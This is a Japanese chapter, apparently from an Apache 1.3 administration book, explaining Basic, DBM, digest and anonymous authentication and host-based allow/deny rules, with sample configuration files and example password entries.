営業担当者の認証は、`/usr/www/APACHE3/ok_users`ディレクトリに格納した`sales`という名前のパスワードファイルで管理される。このファイルは安全性を考慮してドキュメントルートよりも上位に置いてあるので、盗まれたり荒らされたりする心配はない。`sales`は、Apacheのユーティリティである`htpasswd`を使用して管理される。このユーティリティのソースは`.../apache_1.3.2x/src/support/htpasswd.c`に格納されている。まずはコンパイルしよう。

```
% make htpasswd
```

これで、`htpasswd`のリンクが完了し、実行が可能となった。まず次のように入力して、`htpasswd`の使用方法を理解しておこう。

```
% htpasswd -?
```

使用方法が表示される（実際の使用方法は英語で表示される）。

Usage:

```
htpasswd [-cmdps]passwordfile username
htpasswd -b[cmdps]passwordfile username password
```

- c 新しいファイルを作成する。
 - m パスワードを強制的にMD5で暗号化する。
 - d パスワードを強制的にCRYPTで暗号化する（デフォルト）。
 - p パスワードを暗号化しない（プレーンテキスト）。
 - s パスワードを強制的にSHAで暗号化する。
 - b コマンドラインで指定されたパスワードを使用し、入力を求めるプロンプトを表示しない。
- WindowsおよびTPFでは、デフォルトでは-mフラグが使用される。
その他のすべてのシステムで、-pフラグはおそらく動作しない。

正常に動作しているようなので、“theft”というパスワードを持つ`bill`というユーザを作成してみよう（しかし、たとえば営業担当のBillが実際に狡猾なやり手で、盗人（theft）などと呼ばれてもおかしくないような場合は、このようなパスワードを使ってはならない。辞書攻撃で簡単に解読されてしまうからだ。しかし、これは単なる実験なのでここではこのパスワードを使用する）。

```
% htpasswd -m -c .../ok_users/sales bill
```

パスワードを2回入力したら登録完了だ。パスワードファイル中には、次のような行があるはずだ。

```
bill:$1$Pd$E5BY74CgGStbs.L/fsoEU0
```

続けてユーザを追加しよう（上記では-c フラグを使用したけど、これは新規ファイルの作成を指定するフラグであり、2度目以降の登録の際には指定してはいけない）。

```
% httpasswd .../ok_users/sales ben
```

誤って-c フラグを使用しても警告されないのが注意が必要だ。同様に、sonia と daphne も登録する。この後の扱いを簡単にするために（セキュリティ上は非常に危険なことだが）、どのユーザのパスワードも “theft” とする。

ファイル.../ok_users/sales および .../ok_users/cleaners は以下のようにになるはずだ[†]。

```
[.../ok_users/sales]
bill:$1$Pd$E5BY74CgGStbs.L/fsoEU0
ben:$1$/S$hCyzbA05Fu4CA1FK4SxIs0
[.../ok_users/cleaners]
sonia:$1$KZ$ye9u..7GbCCyrK8eFGU2w.
daphne:$1$3U$CF3Bcec4HzxFwpln6Ai01
```

それぞれのユーザ名に続いて、暗号化されたパスワードが記述されている。暗号化されたパスワードだけを使って元のパスワードを抽出することは理論上は困難なので、パスワードは安全に保管されているといえる。たとえば、bill になりすまそうとして次のパスワードで接続してみる。

```
$1$Pd$E5BY74CgGStbs.L/fsoEU0
```

このパスワードはログオン時に再び暗号化されて o09k1ks2309RM のような新たな値となるため、パスワードは一致しない。Bill のパスワードが実際には “theft” であることをこのファイルから推測するのは不可能だ（もしできてしまったら非常に残念なことだが）。

Apache 1.3.14 より、フラグ -n を使用すると、httpasswd は標準出力へパスワードを出力する。

5.4 Win32でのパスワード

本書の初版と第2版では、Win32 には暗号化の機能がないので、パスワードはプレーンテキストに格納されると説明したが、現バージョンでは MD5 または SHA で暗号化できる。プレーンテキストに格納した場合、Bill のエントリは次のようになる。

```
bill:theft
```

[†] このファイルは FreeBSD で作成されたものであり、古い形式の DES の crypt() 関数ではなく、MD5 に基づく crypt() 関数が使用されているため、読者の環境で生成されるパスワード文字列とは異なるかもしれない。操作環境によって生成されるパスワード文字列は異なる場合があるが、生成された文字列はその環境では正しく機能するはずだ。

もちろん、公開サーバではもっと推測しにくいパスワードを使うべきだ。

5.5 Webでのパスワード

サーバマシン上でのパスワードのセキュリティをいくら高めても、パスワードが暗号化されずにWeb上に送信されているのは意味がない。Basic認証においてパスワードを送信するのに使われるBase64エンコーディングは、ひと目見ただけでは解読できないがデコードするのは非常に容易だ。したがって、ここで説明している認証は、それほど重要ではないセキュリティタスクに対してのみ使用されるべきだ。パスワードが破られることによって重大な問題が発生する可能性がある場合、SSL（「11章 セキュリティ」参照）を使用して暗号化を行う必要がある。

5.6 クライアントからのテスト

Apacheが`httpd1.conf`を使っていて稼働中なら、以前と同じように`www.butterthlies.com`にアクセスできるはずだ。しかし、`sales.butterthlies.com`へアクセスすると、ユーザ名とパスワードを要求される。

5.6.1 Configファイル

今度のConfigファイルは`httpd2.conf`である。以下はその一部である。

```
...
AuthType Digest
AuthName darkness
AuthDigestDomain http://sales.butterthlies.com
AuthDigestFile /usr/www/APACHE3/ok_digest/digest_users
```

`./go2`でこのConfigファイルを使ってApacheを実行してみよう。すると、クライアント側では、Microsoft Internet Explorer (MSIE) のバージョン5では、期待どおりに鍵の絵が付いたパスワード画面が表示されるが、Netscapeのバージョン4.05では通常の方法でユーザ名とパスワードが要求され401エラー「Authorization required」が返された。

5.7 CGIスクリプト

認証（BasicとDigestのどちらでも）を使うと、CGIスクリプトも保護することができる。それには、適切な`<Directory .../cgi-bin>`ブロックを記述すればよい。

5.8 さまざまな設定のテスト

再度ログイン動作を試すのは、おそらく予想以上に手間がかかるだろう。IEやNetscapeには、パスワードの記憶・補完機能がある。セキュリティ機能を確実にテストするには、ブラウザを再起動して記憶しているパスワードを破棄させなければならない。

今までのConfigファイルに以下のような行を挿入して影響を試してみるとよいだろう。

```
....
#require valid-user
#require user daphne bill
#require group cleaners
#require group directors
...
```

順に1行ずつコメントを外して（他の行はコメントアウトしたままで）どのような結果になるか実験してみてほしい（変更を加える度に、Apacheを停止して、再起動させることを忘れてはならない）。

5.9 order、allow、deny

ここまではユーザ登録をもとにして個人ごとにアクセス制限を行ってきた。他にも、IPアドレスやホスト名、あるいは両者の組み合わせによってアクセスを制限することもできる。これには、allow fromとdeny fromを使用する。

allowおよびdenyディレクティブは、ファイル中に記述された順番に適用されるわけではない。デフォルトでは、まずdenyが適用され、その後にallowが適用される。たとえば、クライアントがdenyに一致した場合、その後でallowに一致しなければ、そのクライアントの接続は拒否される。どちらにも一致しない場合は、接続は許可される。

コマンドの適用順序は、orderディレクティブで設定する。

allow from

```
allow from host host ...
```

ディレクトリ、.htaccess

allowディレクティブは、ディレクトリに対するアクセスを制御する。引数hostには以下のいずれかを指定する。

all

すべてのホストからのアクセスを許可する。

（部分的な）ドメイン名

ドメイン名が指定された文字列と完全に一致するホスト、またはドメイン名が指定された文字列で終わるホストからのアクセスを許可する。

完全なIPアドレス

サブネット制限をする場合には、IPアドレスの最初の1バイトから3バイトを指定する。この指定値とマッチするホストからのアクセスを許可する。

ネットワーク/ネットマスクの組

ネットワーク *a.b.c.d* とネットマスク *w.x.y.z* を指定し、きめ細かなサブネットの制御を行う。この指定値とマッチするホストからのアクセスを許可する。たとえば、10.1.0.0/255.255.0.0 など。

ネットワークのCIDR仕様

上位から *nnn* ビットをネットマスクとする。たとえば、10.1.0.0/16 は 10.1.0.0/255.255.0.0 と同じ。

allow from env

`allow from env=variablename ...`

ディレクトリ、`.htaccess`

`allow from env` ディレクティブは、指定された環境変数の有無に応じてアクセスを制御する。たとえば以下のように用いる。

```
BrowserMatch ^KnockKnock/2.0 let_me_in
<Directory /docroot>
order deny,allow
deny from all
allow from env=let_me_in
</Directory>
```

この例では、KnockKnock v2.0 というブラウザがアクセスして来ると `let_me_in` という環境変数が設定され、`allow from` がオンになる。

deny from

`deny from host host ...`

ディレクトリ、`.htaccess`

`deny from` ディレクティブは、ホスト名によってアクセスを制御する。引数 *host* には以下のいずれかを指定する。

`all`

すべてのホストからのアクセスを拒否する。

(部分的な)ドメイン名

ドメイン名が指定された文字列と完全に一致するホスト、またはドメイン名が指定された文字列で終わるホストからのアクセスを拒否する。

完全なIPアドレス

サブネット制限であれば、IPアドレスの最初の1バイトから3バイトを指定する。この指定値とマッチするホストからのアクセスを拒否する。

ネットワーク/ネットマスクのペア

ネットワーク *a.b.c.d* とネットマスク *w.x.y.z* を指定し、きめ細かなサブネットの制御を行う。この指定値とマッチするホストからのアクセスを拒否する。たとえば、10.1.0.0/255.255.0.0 など。

ネットワークのCIDR仕様

上位から *nnn* ビットをネットマスクとする。たとえば、10.1.0.0/16 は 10.1.0.0/255.255.0.0 と同じ。

deny from env

`deny from env=variablename ...`

ディレクトリ、`.htaccess`

`deny from env` ディレクティブは、指定された環境変数の有無に応じてアクセスを制御する。たとえば以下のように使用する。

```
BrowserMatch ^BadRobot/0.9 go_away
<Directory /docroot>
order allow,deny
allow from all
deny from env=go_away
</Directory>
```

この例では、BadRobot v0.9 というブラウザがアクセスしてくると `go_away` という環境変数が設定され、`deny from` がオンになる。

order

`order ordering`

ディレクトリ、`.htaccess`

引数は `ordering` 一語（スペースを含んではならない）でなければならず、前述のディレクティブを適用する順序を制御する。同じホストに2つの `order` ディレクティブが適用された場合は、後のものが有効になる。以下に `ordering` に指定できる値を示す。

`deny, allow`

`deny` ディレクティブを `allow` ディレクティブの前に評価する。これがデフォルトである。

`allow, deny`

`allow` ディレクティブを `deny` ディレクティブの前に評価する。ただし、`deny` ディレクティブ

に合うユーザはアクセスを拒否される。

```
mutual-failure
```

`allow`のリストに現れ、`deny`のリストには現れないホストのアクセスが許可される。

次のように記述した場合は、すべての接続を許可する。

```
allow from all
```

しかし、このように明示的に宣言する必要はない。また以下のように記述した場合、123.156で始まるIPアドレスからの接続以外はすべて拒否することを宣言している。

```
allow from 123.156
deny from all
```

これは、デフォルトでは`allow`が最後に適用されるからだ。そこで、ディレクティブの適用順序をデフォルトから以下の順番に変更した場合、`deny`が最後に適用されるため、この記述はサイトの閉鎖を宣言することになる。

```
order allow,deny
allow from 123.156
deny from all
```

また、ドメイン名を使用することもできる。たとえば

```
deny from 123.156.3.5
```

上のようなIPアドレスを使った指定を次のように記述することもできる。

```
deny from badguys.com
```

このようにしておけば、接続拒否の対象者（一般に不正使用者）がIPアドレスを変更しても接続を拒否し続けるという利点がある。ただし、IPアドレスの逆引き情報を制御できる者であれば接続可能だ。

URLには部分的なホスト名を指定することもできる。この場合、右から左に向かってワード全体の一致が調べられる。たとえば、`allow from fred.com`の場合、*fred.com*や*abc.fred.com*は許可されるが、*notfred.com*は拒否される。

しかし、意図が正しいだけでは不十分だ。アクセスルールに基づいて認証を与える前に、そのルールを誰もいないところでしっかりテストしておいた方がよい。インターネットに公開するのはその後だ。また、サイトはできるだけ多くの異なるブラウザでテストするべきだ。NetscapeとIEは驚くほど違った挙動を示すことがあるからだ。こうしたテストを行った後で、公共のアクセス端末（たとえば図書館にあるコンピュータ）からテストしてみるとよい。

5.10 UnixでのDBMファイル

この時点でパスワードファイルからのユーザ名とパスワードの検索は正しく機能しているが、エントリが何百組にもおよぶ場合には検索に多少時間がかかる。そのような場合のために、Apacheには大きなリストを扱うための機能が用意されている。それはリストをデータベースに変換して扱う方法である。これを使用するには、Configuration ファイルで以下のどちらか（両方ではない）のモジュールを有効にする必要がある。

```
# AddModule modules/standard/mod_auth_db.o
AddModule modules/standard/mod_auth_dbm.o
```

これらの2つのモジュールは、それぞれAuthDBUserFileまたはAuthDBMUserFileという別々のディレクティブと対応している。どちらのタイプのデータベースでも扱うことのできる、*dbmanage*というPerlスクリプトが`../src/support`に用意されている。どちらのタイプのデータベースを使うかを決めるには、自分が使用しているUnixの機能を調べる必要がある。コマンドプロンプトから次のように入力してチェックしてみよう。

```
% man db
```

続いて次のように入力する。

```
% man dbm
```

manページが表示された方のデータベースを使うとよいだろう。また、SQLデータベースを利用することもできる。その場合は、MySQLやその他のSQLデータベースを管理するパッケージが必要になる。

使用する方法が決まったら、Configuration ファイルを編集して適切なモジュールを組み込むように設定した後、次のように入力しよう。

```
% ./Configure
```

次はメイクだ。

```
% make
```

次に、ユーザを登録したデータベースを作らなければならない。登録ユーザは、*bill*と*ben*、*sonia*、*daphne*だ。.../apache/src/supportに移動し、*dbmmanage*というユーティリティを探し、それを/usr/local/binなどのパスが通っているディレクトリにコピーする。このファイルは実行権が未設定の状態では配布されるため、起動前にパーミッションを変更する必要がある。

```
% chmod +x dbmmanage
```

`dbmmanage`を起動したときに、何とかというファイルが見つからないという意味不明のエラーメッセージが表示される可能性もある。`dbmmanage`はPerlスクリプトなので、これは、おそらくPerl（テキスト処理言語）が見つからないというエラーだ。まだPerlをインストールしていない場合には、すぐにインストールしよう。また、`dbmmanage`の最初の行をPerlへの正しいパスに変更する必要がある。

```
#!/usr/local/bin/perl
```

これ以外の場所にPerlをインストールしている場合は、この行を編集して正しいパスに変更しよう。`dbmmanage -?`で`dbmmanage`を起動すると、以下のように表示される（実際には英語で表示される）。

使い方: `dbmmanage [enc]dbname command [username [pw [group[,group][comment]]]]`

`enc`は次のいずれか

- d crpt による暗号化 (Win32、Netware 以外でのデフォルト)
- m MD5 による暗号化 (Win32、Netware でのデフォルト)
- s SHA1 による暗号化
- p プレーンテキスト

`command`は`add|adduser|check|delete|import|update|view`のいずれか

`pw`に `.` を指定すると`update`コマンドは古いパスワードを保持する

`pw`に `-`（または空白）を指定すると`update`コマンドはパスワードを要求するプロンプトを表示する

`groups` または `comment` に `.`（または空白）を指定すると`update`コマンドは古い値を保持する

`groups` または `comment` に `-` を指定すると`update`コマンドは既存の値をクリアする

`groups` または `comment` に `-` を指定すると`add`および`adduser`コマンドは空の値をセットする

4人のユーザを`/usr/www/APACHE3/ok_dbm/users`に追加するには、以下のように入力する。

```
% dbmmanage /usr/www/APACHE3/ok_dbm/users.db adduser bill
New password:theft
Re-type new password:theft
User bill added with password encrypted to vJACUCNeAXaQ2 using crypt
```

同様の手順を繰り返して`benr`と`sonia`、`daphne`を追加する。`.../users`は直接編集できないが、以下のようにすれば結果が表示される。

```
% dbmmanage /usr/www/APACHE3/ok_dbm/users view
bill:vJACUCNeAXaQ2
ben:TPsuNKAtLrLSE
```

```
sonia:M9x731z82cfDo
daphne:7DBV6Yx4.vMjc
```

`dbmmanager`を使ってグループファイルを作成することもできる。スクリプトに欠陥があって少し変なメッセージが表示されるが、これは近いうちに修正されるだろう。`fred`というユーザを `cleaners` グループに追加するには、次のように入力する。

```
% dbmmanage /usr/www/APACHE3/ok_dbm/group add fred cleaners
```

(注意：誤って `adduser` を使わないように。) `dbmmanage` は、次のような少し変わったメッセージを表示するはずだ。

```
User fred added with password encrypted to cleaners using crypt
```

次のように入力して調べてみよう。

```
% dbmmanage/usr/www/APACHE3/ok_dbm/group view
```

すると、次のように表示されるはずだ。

```
fred:cleaners
```

グループファイルでは、グループ名はパスワードファイルで暗号化されたパスワードが記録されるのと同じ位置に記録されるため、変なメッセージが表示されたが実際には正しく追加されていることがわかる。

ファイル構造はほぼ同じなので、`.../conf/httpd.conf` を編集して DBM 認証を有効にする。まず以下の行をコメントアウトする。

```
#AuthUserFile /usr/www/APACHE3/ok_users/sales
#AuthGroupFile /usr/www/APACHE3/ok_users/groups
```

そして以下の行を挿入しよう。

```
AuthDBMUserFile /usr/www/APACHE3/ok_dbm/users
AuthDBMGroupFile /usr/www/APACHE3/ok_dbm/users
```

`AuthDBMGroupFile` には `AuthDBMUserFile` と同じファイルを指定する。この DBM ファイルでは、ユーザ名がキーになっていて、そのキーに対して `password:group` という値が関連付けられている。グループファイルを個別に作成する場合は、キーをユーザ名、値をグループ名 (コロンは必要ない) にしたデータベースを作成する必要がある。

5.10.1 AuthDBUserFile

AuthDBUserFileディレクティブは、ユーザ認証のためのユーザとパスワードのリストを格納するDBファイルの名前を設定する。

```
AuthDBUserFile filename
ディレクトリ、.htaccess
```

*filename*にはユーザファイルへの絶対パスを指定する。

ユーザファイルではユーザ名がキーになっている。ユーザに対応する値には、`crypt()`で暗号化されたパスワードが格納される。オプションで、パスワードの後にコロンを置いて任意のデータを格納することもできる。サーバは、パスワードの後に記述したコロンのデータを無視する。

セキュリティ

AuthDBUserFileで指定するファイルは、ウェブサーバのドキュメントツリーの外側に保管する必要がある。保護しようとしているディレクトリ以下に置いてはならない。そのような場所に置くと、AuthDBUserFileで指定したファイルがクライアントからダウンロードできてしまう。



互換性に関連した問題として、Apacheのモジュールにおけるdbmopenの実装では、NULL終端に依存することなく、DBのデータ構造からハッシュ値の文字列長を読み出している。これに対して、他のWebサーバなどのアプリケーションでは、文字列がNULL終端になっていることに依存しているものもある。したがって、アプリケーションでDBファイルを共用しているときに問題が生じる場合、このことが一因になっている可能性がある。

Apacheには、`dbmmanage`というPerlスクリプトが含まれている。このプログラムは、このApacheモジュールで使用するDB形式のパスワードファイルの作成と更新に使用できる。

5.10.2 AuthDBMUserFile

AuthDBMUserFileディレクティブは、ユーザ認証のためのユーザとパスワードのリストを格納するDBMファイルの名前を設定する。

```
AuthDBMUserFile filename
ディレクトリ、.htaccess
```

*filename*にはユーザファイルへの絶対パスを指定する。

ユーザファイルではユーザ名がキーになっている。ユーザに対応する値には、`crypt()`で暗号化されたパスワードが格納される。オプションで、パスワードの後にコロンを置いて任意のデータを格納することもできる。サーバは、パスワードの後に記述したコロンのデータを無視する。

セキュリティ

AuthDBMUserFileで指定されたファイルは、ウェブサーバのドキュメントツリーの外側に保管する必要がある。保護しようとしているディレクトリ以下に置いては「ならない」。そのような場所に置くと、AuthDBMUserFileで指定したファイルがクライアントからダウンロードできてしまう。



互換性に関連した問題として、Apacheのモジュールにおけるdbmopenの実装では、NULL 終端に依存することなく、DBのデータ構造からハッシュ値の文字列長を読み出している。これに対して、他のWebサーバなどのアプリケーションでは、文字列がNULL 終端になっていることに依存しているものもある。したがって、アプリケーションでDBファイルを共用しているときに問題が生じる場合、このことが一因になっている可能性がある。

Apacheには、*dbmmanage*というPerlスクリプトが含まれている。このプログラムは、このApacheモジュールで使用するDBM形式のパスワードファイルの作成と更新に使用できる。

5.11 ダイジェスト認証

完全な暗号化と平文使用の間に位置付けられる手段として、ダイジェスト認証がある。これは、パスワードとその他の情報のビットから計算された片方向のハッシュ（ダイジェスト）を使う方法と考えればよいだろう。基本認証では完全にエンコードされていないパスワードをそのまま送信するが、ダイジェスト認証ではパスワードではなくダイジェストを送信する。受信側でも同じ関数を使って計算が行われる。算出された数字が一致しない場合は、何かがおかしいということだ。この場合は、他の要素は同じはずなのでパスワードに問題があることになる。

ダイジェスト認証は、Apacheのパスワードセキュリティを向上させるために利用される。MD5はRonald Rivest氏が作成した暗号化ハッシュ関数で、RSA Data Security社が無料で配布している。クライアントとサーバは、この関数を使ってパスワードのハッシュ値を求める。この方法で重要な点は、複数のパスワードから同一のハッシュ値が得られる可能性はあるが、ハッシュ関数の選択を誤らなければ、誤ったパスワードから正しいハッシュ値が生成されることは困難だということだ（それが片方向ハッシュと呼ばれるゆえんでもある）。ハッシュ値を使用すると、パスワード自体がサーバに転送されることはないので、パスワードが盗聴されるおそれはない。また、安全性を高めるために、MD5ではURIやメソッド、nonce値などを計算に用いている。nonce値はサーバが選択した毎回値が異なる数値で、サーバからクライアントに送られる。このため、ダイジェストも毎回異なり、リプレイ攻撃に対しても防御できる[†]。ダイジェスト関数は次のようなものだ。

```
MD5 (MD5 (<password>) + ":" + <nonce> + ":" + MD5 (<method> + ":" + <uri>))
```

[†] リプレイ攻撃とは、「悪い奴」が善良なユーザのセッションを盗聴して、そのヘッダを再利用することで認証を受けてしまう方法。nonce値を使わなければ、いつでもこのような攻撃が可能になってしまう。

MD5ダイジェスト認証を使う場合には、次のように宣言する。

```
AuthType Digest
```

こうすれば、インターネットのセキュリティ上の欠陥に対処できる。前述したように、信じがたいことではあるが、ここまで説明してきた認証手法では、ユーザのパスワードは、ほとんどエンコードされていないテキストのままWeb上で送信されるのだ。悪い奴がインターネットのトラフィックを盗聴すれば、ユーザのパスワードを簡単に盗めることになる。これは問題である。

この問題に対処するには、SSL（「11章 セキュリティ」参照）を使ってパスワードを暗号化するか、ダイジェスト認証を使用する。ダイジェスト認証では以下のような手順で処理が行われる。

1. クライアントがURLを要求する。
2. URLは保護されているため、サーバは401エラー「Authentication required」で応答する。このヘッダ中にはnonce値が埋め込まれている。
3. クライアントは、ユーザのパスワードとnonce値、メソッド、URLを前述の方法で結合し、その結果をサーバに送り返す。サーバは、パスワードファイルから取り出したユーザのパスワードのハッシュ[†]に対しても同じ操作を行い、その結果が一致するかどうかをチェックする。

この方法では毎回異なるnonce値を送るので、盗聴されたダイジェストを不正アクセスに使うことは不可能だ。

Apacheではmod_auth_digestを使って、MD5ダイジェスト認証が実装されているが、その理由は2つある。1つは、HTTP/1.1がStandards Track（標準化過程）に入り、標準プロトコルとして認定されるために必要な完全な参照実装のうちの1つを提供するためである。2つめは、ダイジェスト認証を実装しようとするブラウザのための試験の場を提供するためだ。この機能は試験的にしか利用できない。Apacheは、送信時と受信時に使われるnonce値^{††}の同一性を一切確認していないからだ。そのため、現状ではリプレイ攻撃の対象となってしまう。

httpd.confファイルは以下のようになる。

```
User webuser
Group webgroup
ServerName www.butterthlies.com
ServerAdmin sales@butterthlies.com
```

† これがパスワードだけでなく全体にもMD5を適用する理由である。こうすればサーバは、実際のパスワードではなくパスワードのダイジェストを格納すればよい。

†† nonce値をクライアントのダイジェスト認証ヘッダの一部として返さなければならないというのは残念なことだ。HTTPはステートレスなプロトコルなので仕方がないのかもしれない。しかし、Apacheが返って来たnonce値をそのまま真に受けるのはさらに残念なことだ。この問題に対する防御としてすぐに思い付くものとして、nonce値のどこかに時間を含めるようにして、ある閾値より古いnonce値を拒否する方法がある。

```

DocumentRoot /usr/www/APACHE3/site.digest/htdocs/customers
ErrorLog /usr/www/APACHE3/site.digest/logs/customers/error_log
TransferLog /usr/www/APACHE3/site.digest/logs/customers/access_log
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin

<VirtualHost sales.butterthlies.com>
ServerAdmin sales_mgr@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.digest/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/site.digest/logs/salesmen/error_log
TransferLog /usr/www/APACHE3/site.digest/logs/salesmen/access_log
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin

<Directory /usr/www/APACHE3/site.digest/htdocs/salesmen>
AuthType Digest
AuthName darkness
AuthDigestFile /usr/www/APACHE3/ok_digest/sales
require valid-user
#require group cleaners
</Directory>
</VirtualHost>

```

UNIX ここで、Configuration ファイル（「1章 はじめてみよう」参照）を確認する。次の行がコメントアウトされている場合にはコメントを外し、前述のようにApacheをメイクし直す。

```
AddModule modules/standard/mod_digest.o
```

次に、Apacheのsupportディレクトリに移動し、以下のようにhtdigestコマンドをメイクする。

```
% make htdigest
% cp htdigest /usr/local/bin
```

htdigestのコマンドライン構文は次のようになる。

```
% htdigest [-c] passwordfile realm user
```

/usr/www/APACHE3（または他の適切な場所）に移動して、ok_digestというディレクトリとその中身を作成する。

```
% mkdir ok_digest
% cd ok_digest
% htdigest -c sales darkness bill
Adding password for user bill in realm darkness.
New password: theft
Re-type new password: theft
```

UNIX

```
% htdigest sales darkness ben
...
% htdigest sales darkness sonia
...
% htdigest sales darkness daphne
...
```

原理上は、ダイジェスト認証ではグループ認証も使用できる。本書の旧版では、IEまたはNetscapeの当時の全バージョンでテストしたがまったく機能しなかったと報告した。Netscape 6.2.3およびIE 6.0.26では機能しそうだが、筆者らはまだ完全にはテストしていない。これを調べるには、Configファイルに次のような行を挿入し、

```
LogLevel debug
```

エラーログの次のようなエントリを確認する。

```
client used wrong authentication scheme: Basic for \
(クライアントが誤った認証スキームを使用しました…)
```

ウェブマスターがこの機能を採用するかどうかは、クライアントの使用ブラウザを指定できるかどうかによるだろう。

5.11.1 ContentDigest

このディレクティブは、RFC1864およびRFC2068で定義されているContent-MD5ヘッダの生成を可能にする。

```
ContentDigest on|off
デフォルト: ContentDigest off
サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess
```

MD5は、本章で前述した通り、任意の長さのデータの「メッセージダイジェスト」（「フィンガープリント」とも呼ばれる）を計算するアルゴリズムである。MD5では、データにおけるどのような変化もほぼ確実にメッセージダイジェストにおける変化に反映される。Content-MD5ヘッダは、エンティティボディのメッセージの完全性チェック（MIC: Message Integrity Check）を通信経路の両端で行う。プロキシまたはクライアントはこのヘッダをチェックして、転送中のエンティティボディの偶発的な変更を検出することができる。次にヘッダの例を示す。

```
Content-MD5: AuLb7Dp1rqRtRtxz2m9kRpA==
```

なお、メッセージダイジェストはリクエストごとに計算されるため（値はキャッシュされない）、

サーバのパフォーマンスに問題が生じる可能性がある。

Content-MD5はコアによって提供されるドキュメントについてのみ送信され、モジュールによって提供されるドキュメントの場合には送信されない。たとえば、SSIドキュメント、CGIスクリプトからの出力、およびバイトレンジレスポンスにはこのヘッダは含まれない。

5.12 Anonymousアクセス

サイトの中のある部分に対してパスワードでアクセス制御を行っている場合でも、クライアントのブラウザからユーザ名を受け取って、ゲストとしてサイトの一部を試すことを許可したいということはあるだろう。Apacheの`mod_auth_anon.c`というモジュールは、それを実現するものだ。

会社全体が間抜けのように思われてしまうだろうが、サイトのあらゆる箇所のセキュリティを保護したいのならSSLを使えばよい。そして、コンテンツの一部に対するアクセスをすべてのクライアントに許可したい場合は、別のURL、またはレセプションページからのリンクを与えればよい。しかし、anonymousアクセスの古くからの慣習を利用して訪問者の電子メールアドレスを得るために、サイトの一部を開放するサイト管理者もいるようだ。もしそれが目的なら以下のように設定すればよい。ただし、電子メールアドレスを得るには、クライアントのブラウザが電子メールアドレスを提供するように設定されていなければならない。

このモジュールはコンパイル時に自動的に組み込まれているはずだ。*Configuration*を確認するか、`httpd -l`を実行してチェックしてみてほしい。組み込まれていない場合は、Anonymousディレクトティブを試すと次のようなエラーメッセージが出力される。

```
Invalid command Anonymous
```

`.../site.anon/conf/httpd.conf`のConfigファイルは以下の通り。

```
User webuser
Group webgroup
ServerName www.butterthlies.com

IdentityCheck on
NameVirtualHost 192.168.123.2

<VirtualHost www.butterthlies.com>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.anon/htdocs/customers
ServerName www.butterthlies.com
ErrorLog /usr/www/APACHE3/site.anon/logs/customers/error_log
TransferLog /usr/www/APACHE3/site.anon/logs/access_log
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
</VirtualHost>

<VirtualHost sales.butterthlies.com>
```

```
ServerAdmin sales_mgr@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.anon/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/site.anon/logs/error_log
TransferLog /usr/www/APACHE3/site.anon/logs/salesmen/access_log
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin

<Directory /usr/www/APACHE3/site.anon/htdocs/salesmen>
AuthType Basic
AuthName darkness

AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups

require valid-user
Anonymous guest anonymous air-head
Anonymous_NoUserID on
</Directory>

</VirtualHost>
```

./go スクリプトを実行して `http://sales.butterthlies.com/` に接続する。パスワードが要求されるが、ここではユーザ `guest`、`air-head` または `anonymous` で接続できる。パスワードフィールドに何か入力する必要があるかもしれない。以下では `Anonymous` ディレクティブを説明する。

Anonymous

`Anonymous userid1 userid2 ...`

指定されたユーザIDについて接続を許可する。ただし、他のディレクティブで設定が変更されていない場合に限り、パスワードフィールドには何か任意の値を入力しなければならない。

Anonymous_NoUserID

`Anonymous_NoUserID [on|off]`

デフォルト: off

ディレクトリ、`.htaccess`

on に設定した場合、ID フィールドは空白のままでよい。ただし、パスワードフィールドには何か入力する必要がある。

Anonymous_LogEmail

`Anonymous_LogEmail [on|off]`

デフォルト: on

ディレクトリ、`.htaccess`

onに設定した場合、入力されたパスワード（正しいメールアドレスであることが期待される）がErrorLogで指定したファイルに保存される。

Anonymous_VerifyEmail

Anonymous_VerifyEmail [on|off]

ディレクトリ: off

ディレクトリ、.htaccess

ユーザIDに“@”と“.”が少なくとも1つずつ含まれなければならない。

Anonymous_Authoritative

Anonymous_Authoritative [on|off]

デフォルト: off

ディレクトリ、.htaccess

このディレクティブがonのときには、Anonymous認証に失敗したクライアントはすべての認証で除外される。offに設定してある場合には、Anonymous認証に失敗しても他の認証が使われる。

Anonymous_MustGiveEmail

Anonymous_MustGiveEmail [on|off]

デフォルト: on

ディレクトリ、.htaccess

パスワードとして電子メールアドレスを要求する。

5.13 実験

./goスクリプトを起動する。次に、パスワードのチェックが適切に行われるようにするために、クライアントマシン上のブラウザを再起動する（このあとの実験では何かを変更するたびにブラウザの再起動が必要だ）。営業担当者用サイトに接続し、ユーザIDとして`guest`、`anonymous`、または`air-head`を入力し、パスワードとして任意の値（`fff`、`23`、`rubbish`など何でもよい）を入力すればアクセスできる。意味がないように思えるが、必ず何らかのパスワードを入力しなければならない。

ここで、次のように設定してみよう。

```
Anonymous_NoUserID on
```

これでIDを入力する必要がなくなった。ただし、有効な名前（`bill`、`ben`、`sonia`または`gloria`）を入力した場合には、パスワードも正しい値を入力しなければならない。

では、以下のように設定してみよう。

```
Anonymous_NoUserID off
Anonymous_VerifyEmail on
Anonymous_LogEmail on
```

このように設定すると、ユーザIDには電子メールアドレスのような形式の文字列が必要になる。マニュアルによれば、最低限“@”と“.”が1つずつ含まれていなければならない。参考までに、電子メールアドレスは、アクセスログではなくエラーログに記録される。

以下のように設定してみよう。

```
Anonymous_VerifyEmail off
Anonymous_LogEmail off
Anonymous_Authoritative on
```

この場合、Anonymousアクセスが失敗したときに他の認証方法は有効にならない。ここまではユーザ名としてbillを入力し、パスワードとしてtheftを入力すれば必ず接続できたが、この設定によって不可能となった。次はAnonymousセクションを以下のように変更してみよう。

```
Anonymous_Authoritative off
Anonymous_MustGiveEmail on
```

まとめると、Anonymousに関する設定は以下のようになる。

```
Anonymous guest anonymous air-head
Anonymous_NoUserID off
Anonymous_VerifyEmail off
Anonymous_Authoritative off
Anonymous_LogEmail on
Anonymous_MustGiveEmail on
```

